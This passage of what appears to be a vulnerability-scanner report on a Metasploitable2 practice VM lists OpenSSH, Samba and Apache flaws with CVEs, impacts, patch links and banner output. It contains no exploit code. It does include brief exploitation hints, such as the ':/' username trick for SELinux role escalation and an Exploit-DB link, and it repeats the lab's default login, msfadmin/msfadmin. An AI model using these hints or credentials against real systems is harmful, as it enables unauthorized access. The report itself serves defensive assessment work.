Vendor Reference:	OpenSSH J-PAKE
Bugtraq ID:	45304
Service Modified:	06/16/2021

User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

OpenSSH is a set of computer programs providing encrypted communication sessions over a computer network using the SSH protocol.
OpenSSH, when J-PAKE is enabled, does not properly validate the public parameters in the J-PAKE protocol. This allows remote attackers to bypass the need for knowledge of the shared secret, and successfully authenticate, by sending crafted values in each round of the protocol.
Affected Software:
OpenSSH versions 5.6 and prior.

IMPACT:

Successful exploitation allows attacker to get access to the remote system.

SOLUTION:

Upgrade to OpenSSH 5.7 or later, available from the OpenSSH Web site (http://www.openssh.com/).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
OpenSSH J-PAKE (http://www.openssh.com/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

🟨🟨🟨⬜⬜ 3 OpenSSH SELinux Privilege Escalation Vulnerability

QID:	42405
Category:	General remote services
Associated CVEs:	CVE-2008-3234
Vendor Reference:	-
Bugtraq ID:	30276
Service Modified:	07/02/2013
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

OpenSSH on Debian GNU/Linux could allow a remote authenticated attacker to gain unauthorized access, caused by an error in sshd. By appending a :/ (colon slash) sequence followed by the role name to the username, an attacker could gain unauthorized access to arbitrary SELinux roles.
Affected Versions:
OpenSSH 4

IMPACT:

Exploitation could allow unauthorized access.

SOLUTION:

There are no vendor supplied patches available at this time.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB
Reference: CVE-2008-3234
Description: Debian OpenSSH - (Authenticated) Remote SELinux Privilege Escalation - The Exploit-DB Ref : 6094
Link: http://www.exploit-db.com/exploits/6094

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

QID: 42405 detected on port 22 over TCP - SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1

3 OpenSSH LoginGraceTime Denial of Service Vulnerability

QID:	42413
Category:	General remote services
Associated CVEs:	CVE-2010-5107
Vendor Reference:	OpenSSH
Bugtraq ID:	58162 , 58162
Service Modified:	07/18/2020
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

OpenSSH (OpenBSD Secure Shell) is a set of computer programs providing encrypted communication sessions over a computer network using the SSH protocol.
Default OpenSSH installations have an overly long LoginGraceTime and a lack of early connection release for MaxStartups settings. Remote unauthenticated attackers could bypass the LoginGraceTime and MaxStartups thresholds by intermittently transmitting a large number of new TCP connections to the targeted server. This could lead to connection slot exhaustion.
Affected Software:
OpenSSH 6.1 and prior.

IMPACT:

Successful exploitation could allow an unauthenticated remote attacker to cause the targeted server to stop responding to legitimate user queries, leading to a denial of service on the targeted server.

SOLUTION:

Customers are advised to upgrade to OpenSSH 6.2 (http://www.openssh.org/) and apply the associated server configuration settings to remediate this vulnerability.

Patch:
Following are links for downloading patches to fix the vulnerabilities:
OpenSSH 6.2 (http://www.openssh.org/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

QID: 42413 detected on port 22 over TCP - SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1

3 Samba "mount.cifs" Race Condition Security Issue

QID:	70054
Category:	SMB / NETBIOS

Associated CVEs:	CVE-2010-0787
Vendor Reference:	-
Bugtraq ID:	37992, 39898
Service Modified:	04/26/2013
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Samba is a file and printer-sharing application that allows users to share files and printers between operating systems on Unix and Windows platforms.
Samba is prone to a local privilege-escalation vulnerability in the "mount.cifs" utility. Specifically, when the application is installed as a setuid program, a race condition occurs when verifying user permissions. This issue can be exploited by replacing mountpoints with symlinks.
Successful privilege escalation may require that the "mount.cifs" utility is suid root.

Affected versions:
Samba 3.0.22, 3.0.28a, 3.2.3, 3.3.2, 3.4.0, and 3.4.5.

IMPACT:

This may cause the application to mount filesystems in arbitrary locations. Local attackers can exploit this issue to gain elevated privileges on affected computers.

SOLUTION:

Update to the latest supported version of Samba. Refer to http://www.samba.org/ (http://www.samba.org/) for the latest release.

Patch:
Following are links for downloading patches to fix the vulnerabilities:
Samba Bug 6853: SAMBA (http://www.samba.org/samba/download/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Samba 3.0.20-Debian

3 Samba Multiple Remote Denial of Service Vulnerabilities

QID:	70057
Category:	SMB / NETBIOS
Associated CVEs:	CVE-2010-1635, CVE-2010-1642
Vendor Reference:	Samba 3.4.8 Release Notes, Samba 3.5.2 Release Notes
Bugtraq ID:	40097
Service Modified:	05/18/2010
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

Samba is a freely available file and printer sharing application maintained and developed by the Samba Development Team. Samba allows users to share files and printers between operating systems on UNIX and Windows platforms.
Samba is prone to multiple vulnerabilities that can cause smbd to crash.
Versions prior to 3.4.8 and prior to 3.5.2 are vulnerable.

IMPACT:

An attacker can exploit these issues to crash the application, denying service to legitimate users.

SOLUTION:

The vendor has released updates to resolve this issue. Update to Samba 3.4.8 and 3.5.2 to resolve the issue. Refer to Release Notes 3.5.2 (http://samba.org/samba/history/samba-3.5.2.html) and Release Notes 3.4.8 (http://samba.org/samba/history/samba-3.4.8.html) to obtain additional details.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
Samba 3.5.2 (Samba 3.5.2) (http://www.samba.org/samba/ftp/stable/samba-3.5.2.tar.gz)
Samba 3.4.8 (Samba 3.4.8) (http://www.samba.org/samba/ftp/stable/samba-3.4.8.tar.gz)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Samba 3.0.20-Debian

3 Samba FD_SET Memory Corruption Vulnerability

QID:	70061
Category:	SMB / NETBIOS
Associated CVEs:	CVE-2011-0719
Vendor Reference:	Samba 3.5.7
Bugtraq ID:	46597
Service Modified:	05/01/2012
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Samba is a freely available file and printer sharing application. Samba allows users to share files and printers between operating systems on UNIX and Windows platforms.
Samba is prone to a memory corruption vulnerability caused by missing range checks on file descriptors related to the "FD_SET" macro, which can be exploited to corrupt stack-based memory by performing a select on a specially crafted file descriptor set.
Samba Versions 3.0.x to 3.3.14, 3.4.x to 3.4.11 and 3.5.x to 3.5.6 are vulnerable.

IMPACT:

Successful exploitation allows malicious local users to cause a denial of service.

SOLUTION:

The vendor has released patches as well as a new version (Samba 3.5.7) to resolve this issue. Refer to Samba Advisory for CVE-2011-0719 (http://samba.org/samba/security/CVE-2011-0719.html) to obtain additional details about this vulnerability.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
Samba 3.5.7 (Samba) (http://www.samba.org/samba/ftp/stable/samba-3.5.7.tar.gz)
Samba 3.4.12 (Samba) (http://www.samba.org/samba/ftp/stable/samba-3.4.12.tar.gz)
Samba 3.3.15 (Samba) (http://www.samba.org/samba/ftp/stable/samba-3.3.15.tar.gz)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Samba 3.0.20-Debian

3 Apache HTTP Server AllowOverride Options Security Bypass

QID:	86840
Category:	Web server
Associated CVEs:	CVE-2009-1195, CVE-2008-1678
Vendor Reference:	Apache Revision 772997, RHSA-2009:1075
Bugtraq ID:	31692, 31681, 35115
Service Modified:	05/03/2021
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The Apache HTTP Server is a freely-available Web server.
- Apache HTTP Server is prone to a security issue that exists in the handling of the "Options" and "AllowOverride" directives. This flaw can be exploited by local users to execute commands from a Server-Side-Include script when processing "AllowOverride" directives and certain "Options" arguments in ".htaccess" files. (CVE-2009-1195)
- A denial of service vulnerability exists due to improper handling of compression structures between mod_ssl and OpenSSL. This can be exploited to cause a system crash if too many connections are opened in a short period of time, causing all system memory and swap space to be consumed by httpd.
Apache HTTP Server 2.2.11 and earlier 2.2 versions are affected.
The remote detection is based on the web server fingerprint of the target server.

IMPACT:

If this vulnerability is successfully exploited, it can allow malicious, local users to bypass certain security restrictions and give the ability to execute commands from a Server-Side-Include script. (CVE-2009-1195)
If too many connections are opened in a short period of time, all system memory and swap space would be consumed by httpd causing a system crash. (CVE-2008-1678).

SOLUTION:

Apache SVN (CVE-2009-1195):
This issue has been fixed in the SVN repository. Refer to Apache Revision 772997 (http://svn.apache.org/viewvc?view=rev&revision=772997) to obtain additional details on this vulnerability.
Red Hat Linux (CVE-2009-1195, CVE-2008-1678):
Updated httpd packages to fix these issues are available for Red Hat Enterprise Linux 5. Upgrade to the latest packages which contain a patch. These are available from the Red Hat Network (https://www.redhat.com/wapps/sso/rhn/login.html?redirect=http%3A%2F%2Frhn.redhat.com%2Frhn%2FYourRhn.do).
Steps on using the Red Hat Network (RHN) to apply packages are listed as follows:
For Red Hat Enterprise Linux Versions 2.1, 3, and 4, the interactive Update Agent can be launched with the "up2date" command.
For Red Hat Enterprise Linux Version 5, the graphical Update tool can be launched with the "pup" command.
To install packages using the command-line interface, use the command "yum update".
Refer to Red Hat security advisory RHSA-2009:1075 (http://rhn.redhat.com/errata/RHSA-2009-1075.html) to address this issue and obtain further details.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
RHSA-2009:1075: Red Hat Enterprise Linux (v. 5 for 32-bit x86) (httpd-manual-2.2.3-22.el5_3.1.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/httpd-manual/2.2.3-22.el5_3.1/i386/httpd-manual-2.2.3-22.el5_3.1.i386.rpm?__gda__=1274832006_77fe01b453e20c0c2343afd4055ac7d4&ext=.rpm)
RHSA-2009:1075: Red Hat Enterprise Linux (v. 5 for 32-bit x86) (httpd-2.2.3-22.el5_3.1.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/httpd/2.2.3-22.el5_3.1/i386/httpd-2.2.3-22.el5_3.1.i386.rpm?__gda__=1274832007_b545c7c2dc40f0d12acce9a3eaf1f611&ext=.rpm)
RHSA-2009:1075: Red Hat Enterprise Linux (v. 5 for 32-bit x86) (httpd-devel-2.2.3-22.el5_3.1.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/httpd-devel/2.2.3-22.el5_3.1/i386/httpd-devel-2.2.3-22.el5_3.1.i386.rpm?__gda__=1274832007_c05c866d25a15d45d5beb58f7181ba71&ext=.rpm)
RHSA-2009:1075: Red Hat Enterprise Linux (v. 5 for 32-bit x86) (mod_ssl-2.2.3-22.el5_3.1.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/mod_ssl/2.2.3-22.el5_3.1/i386/mod_ssl-2.2.3-22.el5_3.1.i386.rpm?__gda__=1274832008_3a6c695b8f11f0c47c5a387b4545f779&ext=.rpm)
RHSA-2009:1075: Red Hat Enterprise Linux (v. 5 for 64-bit IBM POWER) (httpd-manual-2.2.3-22.el5_3.1.ppc)
(https://content-web.rhn.redhat.com/rhn/public/NULL/httpd-manual/2.2.3-22.el5_3.1/ppc/httpd-manual-2.2.3-22.el5_3.1.ppc.rpm?__gda__=1274832008_1e6f80fed633b942f13db3143ac1f708&ext=.rpm)
RHSA-2009:1075: Red Hat Enterprise Linux (v. 5 for 64-bit IBM POWER) (httpd-devel-2.2.3-22.el5_3.1.ppc)
(https://content-web.rhn.redhat.com/rhn/public/NULL/httpd-devel/2.2.3-22.el5_3.1/ppc/httpd-devel-2.2.3-22.el5_3.1.ppc.rpm?__gda__=1274832009_04c697c5dd9938678ac016d66f52d83d&ext=.rpm)
RHSA-2009:1075: Red Hat Enterprise Linux (v. 5 for 64-bit IBM POWER) (mod_ssl-2.2.3-22.el5_3.1.ppc)
(https://content-web.rhn.redhat.com/rhn/public/NULL/mod_ssl/2.2.3-22.el5_3.1/ppc/mod_ssl-2.2.3-22.el5_3.1.ppc.rpm?__gda__=1274832009_57da6bd8a04593d32d345490c961356c&ext=.rpm)

RHSA-2009:1075: Red Hat Enterprise Linux (v. 5 for 64-bit IBM POWER) (httpd-devel-2.2.3-22.el5_3.1.ppc64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/httpd-devel/2.2.3-22.el5_3.1/ppc64/httpd-devel-2.2.3-22.el5_3.1.ppc64.rpm?__gda__=1274832010_20d9f74df63906e6d9b07c7a3444f840&ext=.rpm)
RHSA-2009:1075: Red Hat Enterprise Linux (v. 5 for 64-bit IBM POWER) (httpd-2.2.3-22.el5_3.1.ppc)
(https://content-web.rhn.redhat.com/rhn/public/NULL/httpd/2.2.3-22.el5_3.1/ppc/httpd-2.2.3-22.el5_3.1.ppc.rpm?__gda__=1274832010_aa819560fa9869ad69a5c0e31c97f5bc&ext=.rpm)
RHSA-2009:1075: Red Hat Enterprise Linux (v. 5 for 64-bit Itanium) (httpd-devel-2.2.3-22.el5_3.1.ia64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/httpd-devel/2.2.3-22.el5_3.1/ia64/httpd-devel-2.2.3-22.el5_3.1.ia64.rpm?__gda__=1274832011_7714b46cd4eff151cb87af17b4031fdc&ext=.rpm)
RHSA-2009:1075: Red Hat Enterprise Linux (v. 5 for 64-bit Itanium) (mod_ssl-2.2.3-22.el5_3.1.ia64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/mod_ssl/2.2.3-22.el5_3.1/ia64/mod_ssl-2.2.3-22.el5_3.1.ia64.rpm?__gda__=1274832011_bd85395c0a003fe7c1d9b25bdf831d82&ext=.rpm)
RHSA-2009:1075: Red Hat Enterprise Linux (v. 5 for 64-bit Itanium) (httpd-2.2.3-22.el5_3.1.ia64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/httpd/2.2.3-22.el5_3.1/ia64/httpd-2.2.3-22.el5_3.1.ia64.rpm?__gda__=1274832012_f40e7457bf37b8ebde60275b9b42073e&ext=.rpm)
RHSA-2009:1075: Red Hat Enterprise Linux (v. 5 for 64-bit Itanium) (httpd-manual-2.2.3-22.el5_3.1.ia64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/httpd-manual/2.2.3-22.el5_3.1/ia64/httpd-manual-2.2.3-22.el5_3.1.ia64.rpm?__gda__=1274832012_85af4bfa6ea6f6e358ef33e98436315c&ext=.rpm)
RHSA-2009:1075: Red Hat Enterprise Linux (v. 5 for 64-bit x86_64) (httpd-devel-2.2.3-22.el5_3.1.x86_64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/httpd-devel/2.2.3-22.el5_3.1/x86_64/httpd-devel-2.2.3-22.el5_3.1.x86_64.rpm?__gda__=1274832013_75606c34cc8a2308b9b23e7e0c6de9e3&ext=.rpm)
RHSA-2009:1075: Red Hat Enterprise Linux (v. 5 for 64-bit x86_64) (httpd-2.2.3-22.el5_3.1.x86_64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/httpd/2.2.3-22.el5_3.1/x86_64/httpd-2.2.3-22.el5_3.1.x86_64.rpm?__gda__=1274832013_d456510033b276d150290f95a82e4fc6&ext=.rpm)
RHSA-2009:1075: Red Hat Enterprise Linux (v. 5 for 64-bit x86_64) (httpd-devel-2.2.3-22.el5_3.1.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/httpd-devel/2.2.3-22.el5_3.1/i386/httpd-devel-2.2.3-22.el5_3.1.i386.rpm?__gda__=1274832014_8fbd4eb9a68f792ef581cf87ecd0bcb6&ext=.rpm)
RHSA-2009:1075: Red Hat Enterprise Linux (v. 5 for 64-bit x86_64) (mod_ssl-2.2.3-22.el5_3.1.x86_64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/mod_ssl/2.2.3-22.el5_3.1/x86_64/mod_ssl-2.2.3-22.el5_3.1.x86_64.rpm?__gda__=1274832015_2b2ff760ec0b3c33026b685009f51a50&ext=.rpm)
RHSA-2009:1075: Red Hat Enterprise Linux (v. 5 for 64-bit x86_64) (httpd-manual-2.2.3-22.el5_3.1.x86_64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/httpd-manual/2.2.3-22.el5_3.1/x86_64/httpd-manual-2.2.3-22.el5_3.1.x86_64.rpm?__gda__=1274832015_04581d2614627ad9f38a7d43efff386f&ext=.rpm)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
QID: 86840 detected on port 80 over TCP -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
```

<li><a href="/dvwa/">DVWA</a></

■■■□□ 3 APR-util Library Integer Overflow Vulnerabilities

QID:	86852
Category:	Web server
Associated CVEs:	CVE-2009-2412
Vendor Reference:	FEDORA-2009-8360, FEDORA-2009-8336, FEDORA-2009-8318, FEDORA-2009-8349, Apache 2.0.64, Apache 2.2.13
Bugtraq ID:	35949
Service Modified:	04/26/2013
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Apache APR (Apache Portable Runtime) are libraries for API development. "APR-util" is a library of utility functions used by several software applications, including the Apache HTTP server.
Multiple integer overflows in the Apache Portable Runtime (APR) library and the Apache Portable Utility library (aka APR-util) 0.9.x and 1.3.x allow remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via vectors that trigger crafted calls to the 1) allocator_alloc or 2) apr_palloc function in memory/unix/apr_pools.c in APR; or crafted calls to the 3) apr_rmm_malloc, 4) apr_rmm_calloc, or 5) apr_rmm_realloc function in misc/apr_rmm.c in APR-util; leading to buffer overflows. (CVE-2009-2412)
The vulnerabilities are reported in Apache Versions prior to 2.2.13 and Apache Versions prior to 2.0.64.
Update to Apache Version 2.2.13 or later to fix this issue.
Update to Apache Version 2.0.64 or later to fix this issue.
Updates to fix this issue are available for Fedora Versions 10 and 11.

IMPACT:

Successful exploits may allow remote attackers to cause denial of service conditions and compromise a vulnerable system.

SOLUTION:

For Apache 2.2.x ,update to Apache Version 2.2.13 or later which is available from the Apache HTTP Server Download site (http://httpd.apache.org/download.cgi).
For Apache 2.0.x ,update to Apache Version 2.0.64 which is available from the Apache HTTP Server Download site (http://httpd.apache.org/download.cgi).
Fedora has issued updates for the "apr-util" package to fix this vulnerability. Updates can be installed using the yum utility which can be downloaded from the Fedora Web site (http://docs.fedoraproject.org/yum/).
Refer to Fedora security advisories FEDORA-2009-8360 (https://www.redhat.com/archives/fedora-package-announce/2009-August/msg00353.html), FEDORA-2009-8336 (https://www.redhat.com/archives/fedora-package-announce/2009-August/msg00320.html), FEDORA-2009-8318 (https://www.redhat.com/archives/fedora-package-announce/2009-August/msg00299.html) and FEDORA-2009-8349 (https://www.redhat.com/archives/fedora-package-announce/2009-August/msg00342.html) to address the issue and obtain patch details.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
CHANGES_2.2.13 (http://www.apache.org/dist/httpd/CHANGES_2.2.13)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
QID: 86852 detected on port 80 over TCP -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>
```

```
               _                  _        _ _      _     _      _____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

3 Apache mod_proxy_ftp FTP Command Injection Vulnerability

QID:	86855
Category:	Web server
Associated CVEs:	CVE-2009-3095
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	01/17/2012
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Apache mod_proxy_ftp is a module for the Apache Web server to handle FTP proxy requests.
A vulnerability exists in the Apache "mod_proxy_ftp" module, which is caused due to an input validation error in the module. This can be exploited to pass arbitrary FTP commands to the FTP server via a specially crafted "Authorization" header in a request to the Apache server.
The vulnerability is confirmed in Apache Versions 2.2.13, 2.0.63 and 1.3.41.Other versions may also be affected.

IMPACT:

Successful exploitation of this vulnerability can allow an attacker to bypass certain security restrictions.

SOLUTION:

Workaround:
Restrict network access to the proxy server to trusted users only.

Patch:
Following are links for downloading patches to fix the vulnerabilities:
Apache 2.2.14: Apache (http://httpd.apache.org/download.cgi)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
QID: 86855 detected on port 80 over TCP -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
```

```
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨⬜⬜ 3 Apache HTTP Server mod_cache and mod_dav Undisclosed DoS Vulnerability

QID:	86908
Category:	Web server
Associated CVEs:	CVE-2010-1452
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	05/03/2021
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The Apache HTTP Server is a freely available Web server.
An undisclosed vulnerability exists in Apache mod_cache and mod_dav, which could allow an attacker to cause a denial of service.
To exploit this issue, an attacker would need to locate an Apache Web server running mod_cache and mod_dav.
Affected Versions:
Apache HTTP Server 2.2.x before 2.2.16.

IMPACT:

By exploiting this vulnerability, an attacker can cause a denial of service.

SOLUTION:

Update to Version 2.2.16 to resolve this issue. The latest version is available for download from Apache Web site
(http://www.apache.org/dist/httpd/Announcement2.2.html)
Patch:
Following are links for downloading patches to fix the vulnerabilities:
Apache 2.2.16 (Apache 2.2.16) (http://labs.renren.com/apache-mirror/httpd/httpd-2.2.16.tar.bz2)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

QID: 86908 detected on port 80 over TCP -

```
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨⬜⬜ 3 Apache HTTP Server Prior to 2.2.23/2.4.2 Multiple Vulnerabilities

QID:	87133
Category:	Web server
Associated CVEs:	CVE-2012-2687, CVE-2012-0883
Vendor Reference:	Apache
Bugtraq ID:	53046, 55131
Service Modified:	05/03/2021
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Apache HTTP Server is an HTTP web server application.
Apache server is affected by multiple issues:

Insecure LD_LIBRARY_PATH handling
Cross-site scripting in mod_negotiation when untrusted uploads are supported

Affected Versions:
Apache HTTP Server prior to version 2.2.23
Apache HTTP Server prior to version 2.4.2

IMPACT:

Successful exploitation may lead to execution of arbitrary code on the system within the context of the affected applications.

SOLUTION:

These vulnerabilities have been patched in Apache. Refer to Apache httpd 2.2 Security Vulnerabilities (http://httpd.apache.org/security/vulnerabilities_22.html) and Apache httpd 2.4 Security Vulnerabilities (http://httpd.apache.org/security/vulnerabilities_24.html)

Patch:
Following are links for downloading patches to fix the vulnerabilities:
Apache (Apache HTTP Server) (http://httpd.apache.org/download.cgi)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
QID 87133 detected on port 80  -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _        _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨⬜⬜ 3 Apache HTTP Server mod_deflate Denial of Service Vulnerability

QID:	87179
Category:	Web server
Associated CVEs:	CVE-2009-1891
Vendor Reference:	Apache HTTP Server 2.2 Vulnerabilities
Bugtraq ID:	-
Service Modified:	07/09/2022
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

Apache HTTP Server is an HTTP web server application.
Apache HTTP Server mod_deflate module is exposed to a denial of service vulnerability because this module continued to compress large files until compression was complete, even if the network connection that requested the content was closed before compression completed. This would cause mod_deflate to consume large amounts of CPU if mod_deflate was enabled for a large file.
Affected Versions:
Apache httpd 2.2.x before 2.2.12, 2.0.x before 2.0.64 are vulnerable.

IMPACT:

Successful exploitation may lead to a denial of service.

SOLUTION:

Update to Apache 2.2.12 or later. Refer to Apache HTTP Server Vulnerabilities (http://httpd.apache.org/security/vulnerabilities_22.html) for further

details.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
Apache HTTP Server (http://httpd.apache.org/download.cgi)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

ReversingLabs

Malware ID:	Heuristic
Type:	Network
Platform:	Script

RESULTS:

```
QID: 87179 detected on port 80 over TCP -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>


              _                  _        _ _      _     _      ____
